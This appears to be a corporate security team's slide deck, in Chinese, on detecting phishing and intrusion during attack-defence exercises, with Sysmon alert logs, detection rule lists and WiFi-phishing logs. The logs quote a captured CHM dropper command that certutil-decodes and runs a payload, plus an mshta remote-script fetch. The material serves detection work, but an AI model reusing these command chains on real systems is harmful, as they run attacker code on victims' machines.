事件名称:【SEC平台报警-已运营】|P7|SEC-SM041|服务器与主机安全事件|03-网络攻击|hh.exe异常进程创建
事件主类型:服务器与主机安全事件
事件子类型:03-网络攻击
运营状态:已运营
源IP:1C
源端口:-1
源网络:
目标端口:-1
ID:EA8LgPFT1B1bOIJUNkdU7fA==
事件源:SEC平台
原始日志时间:2021/
实体名称:Sysmon日志
扩展字段1(源进程):c:\windows\hh.exe
扩展字段2(目标进程):c:\windows\system32\cmd.exe
扩展字段3(命令行):"c:\windows\system32\cmd.exe" /c,start,/min cmd /c type *.chm^>%tmp%\%2x^&pushd "%tmp%"^&dir /b /s *.chm^>1x^&for /f "tokens=" %%i in (1x) do type %%i^>^>2x^&certutil -f -decode 2x 2.txt^&move /y 2.txt 2.exe^&2.exe
    
```

word文件样本

```

ent\wechat\10e\web.10e" --log-severity\warn --resources-dir-path="c:\users\wanlibin\aoodata\
ble-features=overlascrollbar --
June 30th 2021, 13:05:38.597 c:\windows\system32\cmd.exe "c:\windows\system32\cmd.exe" /c,program files\microso
ft office\office6\winword.exe "c:\program files\microso
ft office\office6\winword.exe" /n "c:\
users\wanlibin\desktop\pass.do
c" /o ""
事件名称:【SEC平台报警-已运营】|P7|SEC-SM045|服务器与主机安全事件|03-网络攻击|检测到winword.exe异常调用,疑似winword钓鱼上线
事件主类型:服务器与主机安全事件
事件子类型:03-网络攻击
运营状态:已运营
源IP:
源端口:-1
源网络:
目标端口:-1
ID:x4KcOYCOJDDIyQLE74I36Q==
事件源:SEC平台
原始日志时间:2021/06/30 13:05:39 CST
实体名称:Sysmon日志
扩展字段1(恶意进程名称):c:\windows\system32\cmd.exe
扩展字段2(恶意进程ID):152
: { "TargetProcessGuid": "{53b1a89b-fba2-60db-151a-000000004200}", "RuleName": "ID=T1055|Tactic=Defense Evasion, Privilege Escalation|Na
me=Process Injection", "TargetProcessId": "152", "NewThreadId": "26740", "StartModule": "-", "StartAddress": "0x000000000530000", "SourceImage": "
C:\Program Files\Microsoft Office\Office16\WINWORD.EXE", "UtcTime": "2021-06-30 05:05:39.047", "SourceProcessId": "15544", "TargetImage": "C:\
Windows\SysWOW64\rundll32.exe", "SourceProcessGuid": "{53b1a89b-fb9d-60db-0d1a-000000004200}", "StartFunction": "-" }
    
```

规则

hh.exe

cmd.exe

Sysmon: eventid=8

winword.exe

rundll32.exe


实战攻防



可疑的进程的调用

HTMLApplication类型样本

1 Sysmon日志 eventid=11 mshta生成了可执行文件并且在temp目录下



2 sysmon日志 子进程mshta.exe ,eventid=1 ,cmdline包含http


扩展字段2(父进程) : c:/program files/microsoft office/office16/powerpnt.exe

扩展字段3(子进程hash) : 0b4340ed812dc82ce636c00fa5c9bef2

扩展字段4(父进程hash) : a4005fd7789d2a1b8b0ae89e156c911b

操作指令 : mshta http://b[redacted]/id4camrvdbwf7crkncfl

3 Sysmon日志 eventid=1, mshta启动powershell, 带有参数-nop -w hidden -encodedcommand 也可以作为条件



mshta.exe

powershell.exe

安全检测规则-钓鱼攻击



可疑的进程行为部分相关告警

| 规则名称 |
|--|
| SEC-JowtoU94-利用mshta执行一句话脚本 |
| SEC-Jowto093-利用mshta执行远程脚本 |
| SEC-Jowto092-利用mshta执行命令 |
| 检测到svchost.exe创建子进程mshta.exe疑似正在遭受mshta-DCOM横向移动 |
| 检测到mshta.exe异常调用,疑似通过cmd.exe进行远程下载 |
| 检测到mshta.exe异常调用,疑似通过powershell.exe进行远程下载 |
| SEC-Skylar-mshta执行 |
| SEC-Sysmon-mshta执行 |
| SEC-Skylar-mshta注入 |
| SEC-Sysmon-mshta注入 |
| SEC-Skylar-LOLbins-mshta |

| 规则名称 |
|----------------------------------|
| 检测到可疑exe样本生成,疑似钓鱼样本-skylar |
| 检测到可疑exe样本生成,疑似钓鱼样本 |
| 检测到winword.exe异常调用,疑似winword钓鱼上线 |
| 检测到excel.exe异常调用,疑似excel钓鱼上线 |



| 规则名称 |
|---|
| 检测到winword.exe异常创建rundll32.exe进程执行dll行为 |
| 检测到winword.exe异常调用,疑似winword钓鱼上线 |

| 规则名称 |
|-------------------------------|
| SEC-Sysmon-powershell执行 |
| SEC-Skylar-异常启动powershell |
| SEC-Skylar-异常powershell指令 |
| SEC-Sysmon-异常powershell指令 |
| SEC-Windows-CPowershell强特征 |
| SEC-Sysmon-异常启动powershell |
| SEC-Windows-powershell代码执行 |
| SEC-Sysmon-powershell代码执行 |
| SEC-Jowto044-powershell执行加密脚本 |
| SEC-Jowto043-powershell隐藏执行脚本 |
| SEC-Skylar-可疑powershell脚本执行 |

| 规则名称 |
|-------------------------|
| SEC-Sysmon-wmic进程创建 |
| 红队邮件样本taskhost.png进程运行 |
| 攻防对抗-SM-发现连接可疑C2地址进程 |
| SEC-Sysmon-异常进程运行 |
| SEC-Sysmon-CS进程运行-P3 |
| SEC-Skylar-可疑exe进程运行 |
| SEC-Sysmon-可疑exe进程运行 |
| hh.exe异常进程创建 |
| SEC-Skylar-可疑进程执行 |
| SEC-Skylar-office启动系统进程 |
| SEC-Skylar-lsass进程异常行为 |
| SEC-Sysmon-lsass进程异常行为 |

| 规则名称 |
|--------------------------|
| SEC-Skylar-可疑的regsvr32外连 |
| SEC-Skylar-可疑的netsh外连 |
| SEC-Sysmon-可疑的netsh外连 |
| SEC-Sysmon-可疑的regsvr32外连 |
| SEC-Sysmon-svchost异常外连 |
| 疑似主机正在使用凭据连接远程主机IPC |
| SEC-Sysmon-可疑管道连接 |
| SEC-Jowto041-外连恶意ip |
| SEC-Jowto034-对外服务进程可疑连接 |
| SEC-Jowto033-可疑进程外连 |

安全检测规则-近源渗透



| 告警ID | 告警名称 |
|------|-----------------------------------|
| 815 | SEC-Sysmon27-遭受mimikatz攻击 |
| 733 | SEC-Sysmon01-mimikatz正在执行 |
| 433 | SEC-Windows-PS-Mimikatz |
| 421 | SEC-Sysmon-高度疑似mimikatz |
| 315 | 疑似mimikatz的相关程序正在执行(极高) |
| 292 | 有针对lsass或winlogon进程使用0x1010的访问... |

安全检测规则- WIFI钓鱼



```
wlan0: CTRL-EVENT-EAP-STARTED 34:7e:00:a8:00:99
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

GTC: Thu Feb 4 02:37:13 2021
username:
password:

wlan0: CTRL-EVENT-EAP-FAILURE 34:7e:00:a8:00:99
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.1X: authentication failed - EAP type: 0
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.1X: Supplicant used different EAP type:
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.11: authenticated
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 34:7e:00:a8:00:99
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

GTC: Thu Feb 4 02:37:13 2021
username:
password:

wlan0: CTRL-EVENT-EAP-FAILURE 34:7e:00:a8:00:99
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.1X: authentication failed - EAP type: 0 (ur
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.1X: Supplicant used different EAP type: 25
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.11: authenticated
wlan0: STA 34:7e:00:a8:00:99 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 34:7e:00:a8:00:99
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
```

【@袁文字】网络安全部提醒：您的账号【yuanwenyu】于【2020-02-04 02:37:13】在非常用ip网段：【中国/北京/展览路办公区/网络安全部】，登录ip：【10.10.10.10】，访问了公司【邮箱系统】。请参考下图确认是否本人操作，如本人操作请忽略。如非本人操作，请点击以下上报链接反馈，网络安全部会有专人来帮您排查访问异常原因（该链接只能内网访问，手机请拨VPN后访问）：<https://10.10.10.10:9090/api/v1/report?uuid=1760b56d-4bfe35b82e3...>

事件名称: [SEC平台报警-已运营] | P7|SEC-ITS001|违规事件|04-账号口令违规|ITS(奇安信)同一个设备绑定新用户
事件主类型:违规事件
事件子类型:04-账号口令违规
运营状态:已运营
源端口:-1
目标端口:-1
ID:bwZBDGrNrt5EcrllxQgKTg==
事件源:SEC平台
原始日志时间:2021/02-04 02:37:13
实体名称:奇安信-ID
扩展字段1(设备ID):d4966cdacf03c5625eaeafd1
扩展字段2(设备操作系统):Android
扩展字段3(设备型号):SM-G9600
扩展字段4(认证服务器):ldaps
扩展字段5(用户名):shimin

安全检测规则-异常行为检测



用户自行确认行为，选择是否上报



增强实时性




提高运营效率




培养全员安全氛围，提高安全意识


■ 高危行为：VPN异常登录



■ 敏感行为：wiki敏感词搜索



■ 高权限行为：堡垒机管理员登录



THANK YOU
FOR READING



实战攻防



字节跳动
安全中心



安全范化
BYTEDANCE SECURITY